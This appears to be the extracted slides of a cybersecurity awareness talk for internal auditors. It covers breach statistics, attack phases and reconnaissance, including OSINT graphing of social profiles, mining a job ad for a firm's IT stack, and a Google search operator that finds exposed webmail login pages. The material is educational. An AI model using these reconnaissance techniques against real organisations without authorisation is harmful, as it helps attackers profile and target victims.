



UAE Internal Auditors Association  
IIA Global Affiliate  
JOIN, LEARN & SHARE

# “Insider Secrets” to HOW & WHY hackers are getting in

**Terry Cutler**  
Founder & Ethical Hacker  
Cyology Labs







UAE Internal Auditors Association  
IIA Global Affiliate  
JOIN, LEARN & SHARE

# “Insider Secrets” to HOW & WHY hackers are getting in

**Terry Cutler**  
Founder & Ethical Hacker  
Cyology Labs




# How ready is your organization?

“There are two types of companies: those who **have been hacked**, and those who **don't yet know** they have been hacked.”

– John Chambers, Former CEO of Cisco

# On the Agenda

1. How Hackers are getting in
2. Why Hackers are getting in
3. How to get started with cybersecurity
4. Q&A



CYODOLOGY<sup>®</sup>  
LABS

Need help? Call 1-844-CYOLOGY

# How we help our clients

- Report card audit
- Penetration testing
- Phishing and Training Platform
- Monitoring service
- Incident response
- Virtual CISO
- DarkWeb Monitoring (NEW)



terry cutler



All

News

Images

Videos

Maps

More

Settings

Tools

About 6,760,000 results (0.37 seconds)

### Welcome, Contact Terry Cutler at 1-844-296-5649

<https://terrycutler.com/>

I'm **Terry Cutler**, the creator of Internet Safety University, which is a system that's been used to help defend corporations and individuals from cyber threats.

### Terry Cutler - VP of Cyber. Helping clients by investigating fraud ...

<https://ca.linkedin.com/in/terrycutler>

You can call me a hacker, I don't mind, It's right there on my business card: Certified Ethical Hacker. ... Cybersecurity, ethical hacking, internet self-defense, and education: this is what I do and I can do it for you. ... **Terry Cutler's** Articles & Activity.

### Terry Cutler - Wikipedia

[https://en.wikipedia.org/wiki/Terry\\_Cutler](https://en.wikipedia.org/wiki/Terry_Cutler)

**Terry P. Cutler** is a Canadian cyber security expert, cyologist and teacher, often described as an "ethical hacker" for his long term work with cyber security and ...

### Terry Cutler (@TerryCutler) · Twitter

<https://twitter.com/TerryCutler>

## Terry Cutler



Canadian teacher

Terry P. Cutler is a Canadian cyber security expert, cyologist and teacher, often described as an "ethical hacker" for his long term work with cyber security and protection. Cutler is the founder, former CTO, and current CEO of Cyology Labs and the vice-president of cyber security at SIRCO. [Wikipedia](#)

### Profiles



Twitter



YouTube

Claim this knowledge panel

[Feedback](#)




# On the Agenda

## 3 Core Secrets


1. How a whopping 78% of small businesses are being **targeted** by cyber criminals.
2. Why %60 of Small to Medium Businesses **Fold** Within 6 Months of a Cyber Attack.
3. What the best cybersecurity experts know that you **don't**.

# State of Cybersecurity when it comes to most companies

1. Phishing / Spear Phishing attacks
2. Ransomware
3. Cloud storage
4. Attacks affecting websites
5. Compromised, Lost and stolen devices (BYOD)
6. Failed Understanding of InfoSec and Cyber Risk (Training)
7. Poor response
8. Employees
9. Outdated software
10. Stolen passwords (772 Million email / passwords stolen)



Janet Smith



167 Million

**Linked** 

**Hacked** accounts on SALE!



**Marriott.**

starwood

**EST. 500M**

**GUESTS AFFECTED**

**INFORMATION  
AT RISK:**

- ADDRESSES
- DATES OF BIRTH
- PASSPORT NUMBERS

# Statistics

**95%**

of large companies  
are targeted by  
malicious traffic

**66 days**

Average time to  
resolve a cyber  
attack

**54%**

of breaches remain  
undiscovered for  
months

**\$6M**

Average total cost of a  
breach in Canada

**\$255**

Average cost of data breach  
per record

**How are you getting  
hacked?**

# Cyology Labs' General Notice - Disclaimer

- Terry Cutler provided these tools for educational use. They are not authored by Terry Cutler or Cyology Labs and in many cases are submitted by the security community. While every reasonable effort is made to ensure that these programs do what is claimed, Terry Cutler or Cyology Labs will not be held accountable for any damage or distress caused by the proper or improper usage of these materials, and makes no guarantee in regards to their operation or suitability for any specific purpose.
- This CD-ROM is for Research and Educational Purposes only. The primary intent of this CD-ROM is to provide the user with hard to find content for Research or Self Education relevant to network security and various protection methods and their intrinsic flaws by demonstrating exploit methods and techniques used to circumvent them. We hope that you are better aware of the danger that lurk out in society today and learn how to protect yourself with the knowledge you are about to learn. In continuing you automatically accept that you are going to use this information only for Educational and Research purposes.
- While possession of information or programs included on this CD-ROM violates no laws, actually using or implementing some of the programs or content on this CD-ROM may violate Federal Law. For this reason the user is instructed not to use any of the programs or content on this CD-ROM which may violate any Laws or infringe on the Copyright protection of others. We provide them for educational purposes only.






# Various Phases, Types of Attacks and Hacktivism

- **Phase 1**

- **Reconnaissance / Footprinting** refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack. It involves network scanning either external or internal without authorization
- **Business Risk** – ‘Notable’ – Generally noted as a "rattling the door knobs" to see if someone is watching and responding. Could be future point of return when noted for ease of entry for an attack when more is known on a broad scale about the target.

- **Techniques**

- Open source search,
- Whois, Web interface to whois,
- ARIN whois
- DNS zone transfer



# What we want to find out

- What the company is
- What they specialize in
- Where they are based
- Who are the employees
- Who their ISP is
- What their IP block is
- Who handles their websites
- What equipment they have in use
- Who their vendors are
- *Everything, Everything, Everything*

# Wi-Fi Pineapple Nano



# TOP 20 FINANCIAL ACCOUNTING FIRMS IN UAE

1. Intuit Management Consultancy
2. A and A Associate L.L.C
3. N R Doshi & Partners
4. Escrow Consulting Group
5. Paul & Hassan Chartered Accountants
6. CreativeZone Tax & Accounting
7. Ethics Plus Public Accountants
8. Kudos PRS Chartered Accountants
9. MMK A&A
10. Alpha Equity Management Consultancy
11. FNH Accounting & Bookkeeping LLC
12. Accely
13. Cross Link International
14. iSolve Technologies
15. KBA Accounting and Bookkeeping Services LLC
16. Confidant Global
17. PwC
18. Deloitte
19. KPMG
20. BDO

# What does your card say about you?



# Open Source Intelligence

The screenshot displays the Maltego Chlorine 3.6.1 interface. The main window shows a social network graph with nodes representing individuals and edges representing relationships. The nodes are arranged in a hierarchical structure, with arrows indicating the direction of the relationships. The nodes include names such as Janaina Amorim, Janaina Brito, Janet Romo (chicharita), Sofa Martinez (Jane Lane), Janaina, Gracks (Mery Jape), Natalie Jane Wignell (Natalie Jane Wignell), Janne Heiland, Emily Jane Milner, Myah Jane, e Harris (realneoreyez), Janaina Rabello (jana), Janaina Gisele, Janaina Machado, Janaina, Jane (Chewter), Amar Adrovic, Sarah Jane Toodles, Janete Santos, and Abbi J.

The interface includes a menu bar (Investigate, Manage, View, Organize, Machines, Collaboration) and a toolbar with various actions like Copy, Paste, Delete, Find, and Selection. The left sidebar contains a Palette with various entities and a Run View section. The right sidebar shows a Detail View for Janne Heiland, including her Facebook profile information and relationships.

**Detail View: Janne Heiland**

Facebook  
maltego.facebook.profile  
Janne Heiland

- Relationships  
- Incoming  
[Jane](#)

- Details  
View profile: [Janne Heiland](#)  
Works at: [Gjerstad Omsorgssenter](#)

+ Generator detail


Property View

Label	
Show Label	Use Global Setting
Color	<Default>
Style	<Default>
Thickness	<Default>
Transform name	Facebook search Persons
Transform version	1
Date run	2015-08-02 23:54:00.485 +0300
Source	Jane
Target	Janaina Gisele

Output - Transform Output

1 of 100 entities

# Open Source Intelligence



## Job Summary

### Company

BlueSun Inc

### Location

Burlington, ON L7L6W8

### Industries

- Computer Software
- Business Services - Other
- Computer/IT Services

### Job Type

- Full Time
- Employee

### Career Level

Experienced (Non-Manager)

### Job Reference Code

62477

## IT Administrator

### About the Job

#### About Us

BlueSun is the industry leader in providing software to financial services clients across North America, helping them make more money and serve their clients better. A vibrant growing organization with an industry leading SaaS offering called WealthServ that combines a full-function back office with revolutionary CRM and data mining tools and our professional services expertise is sought after for custom project work with many of the top financial services organizations in North America.

BlueSun's mission is to deliver painless software solutions. This means easy-to-use, intuitive software, hassle-free installation projects and responsive, class-leading service. All this while being a heck of a fun place to work!

We are seeking a versatile and motivated individual to manage and secure our IT infrastructure including servers, storage, networking and workstations. He or she must demonstrate a solid understanding of IT infrastructure and have hands on experience working in a small to medium sized organization. This position will provide the right individual with an opportunity to work on a dynamic team of professionals in the software development sector, and to interact with clients in the financial services industry.

#### Accountabilities:

#### Internal Systems Management

- Manage and maintain VMware virtual infrastructure
- Ensure all Windows based virtual machines are kept up-to-date
- Manage SharePoint deployment
- Ensure all systems are hardened and secured
- Ensure backups complete successfully and are taken offsite daily
- Maintain internal peripherals such as printers
- Manage relationship with 3rd party VOIP provider
- Manage relationship with 3rd party Exchange email provider
- Manage domain controller including Active Directory, DNS and DHCP
- Manage networking equipment including switches and firewall

#### Internal User Support

- Manage all IT requests coming from 30+ staff members
- Manage the setup of user accounts, operating systems, and applications
- Troubleshoot hardware issues with desktops, laptops and other peripherals

#### Datacenter Operations

- Manage and maintain mission critical private cloud VMware infrastructure that runs our SAAS based product offerings
- Ensure all hardware and software is running optimally. Perform driver / firmware updates and patching when required
- Ensure all Windows based virtual machines are kept up-to-date
- Manage relationship with datacenter provider and all hardware / software vendors
- Work with datacenter provider for any firewall / switch related changes
- Ensure all systems are hardened and secured
- Ensure backups complete successfully and are replicated offsite daily. Perform data restores when required
- Ensure security is kept at top of mind and any issues are identified and remediated



# About BlueSun

- **About Us**

BlueSun is the industry leader in providing software to financial services clients across North America

- **Accountabilities:**

Internal Systems Management

- Manage and maintain VMware virtual infrastructure
- Ensure all Windows based virtual machines are kept up-to-date
- Manage SharePoint deployment
- Ensure all systems are hardened and secured
- Ensure backups complete successfully and are taken offsite daily
- Maintain internal peripherals such as printers
- Manage relationship with 3rd party VOIP provider
- Manage relationship with 3rd party Exchange email provider
- Manage domain controller including Active Directory, DNS and DHCP
- Manage networking equipment including switches and firewall

# About BlueSun

- **About Us**

BlueSun is the industry leader in providing **software to financial services clients** across North America,

- **Accountabilities:**


Internal Systems Management

- Manage and maintain **VMware** virtual infrastructure
- Ensure all Windows based virtual machines are kept up-to-date
- Manage **SharePoint** deployment
- Ensure all systems are hardened and secured
- Ensure backups complete successfully and are taken offsite daily
- Maintain internal peripherals such as printers
- Manage relationship with **3rd party VOIP** provider
- Manage relationship with **3rd party Exchange email provider**
- Manage domain controller including **Active Directory, DNS and DHCP**
- Manage networking equipment including switches and firewall

# Bluesun (Cont)

- Internal User Support
  - Manage all IT requests coming from **30+ staff members**
- Datacenter Operations
  - **Manage and maintain mission critical private cloud VMware infrastructure that runs our SAAS based product offerings**
  - **Work with datacenter provider for any firewall / switch related changes**
  - Manage and maintain datacenter **monitoring tool**. Take appropriate action on all **alerts** that are triggered
  - Manage and **maintain Disaster Recovery VMware infrastructure**. Work with clients and internal staff members to update and maintain Disaster Recovery strategies
  - Work with 3rd party vendors to **perform penetration testing against all web facing systems**
  - Work with auditors and internal staff members to achieve and maintain **PCI compliance**
- Skills
  - Good knowledge of Windows based operating systems including **Server 2003/2008/2012 and Windows XP/7/8**
  - Good knowledge of **SQL Server 2005/2008/2012**
  - Good knowledge of **Active Directory, DNS and DHCP**
  - **Strong security sense**

# Information Gathering Methodology



The screenshot shows a search engine interface with the query "allinurl:\"exchange/logon.asp\"". The search results are filtered to the "Web" category. The first result is "Microsoft Outlook Web Access - Logon" from "isp-mail.fpt.vn/exchange/logon.asp", described as a Microsoft Exchange Active Server Application. Other results include search results from "www.girlsfreegame.com" and "www.xmarks.com" for various "exchange/logon.asp" URLs.

allinurl:"exchange/logon.asp"

Web News Images Videos Maps More Search tools

About 92 results (0.28 seconds)

**Microsoft Outlook Web Access - Logon**  
isp-mail.fpt.vn/exchange/logon.asp  
Version 5.5 SP5 Microsoft (R) Outlook (TM) Web Access is a Microsoft Exchange Active Server Application that gives you private access to your Microsoft ...

**www.girlsfreegame.com/?Https Webmail Unch UNC ...**  
www.facebook.com/search.php?q=www.girlsfreegame.com/?...  
Search Results for www.girlsfreegame.com/?Https Webmail Unch UNC Exchange Logon.asp. Search. Search Results for www.girlsfreegame.com/?

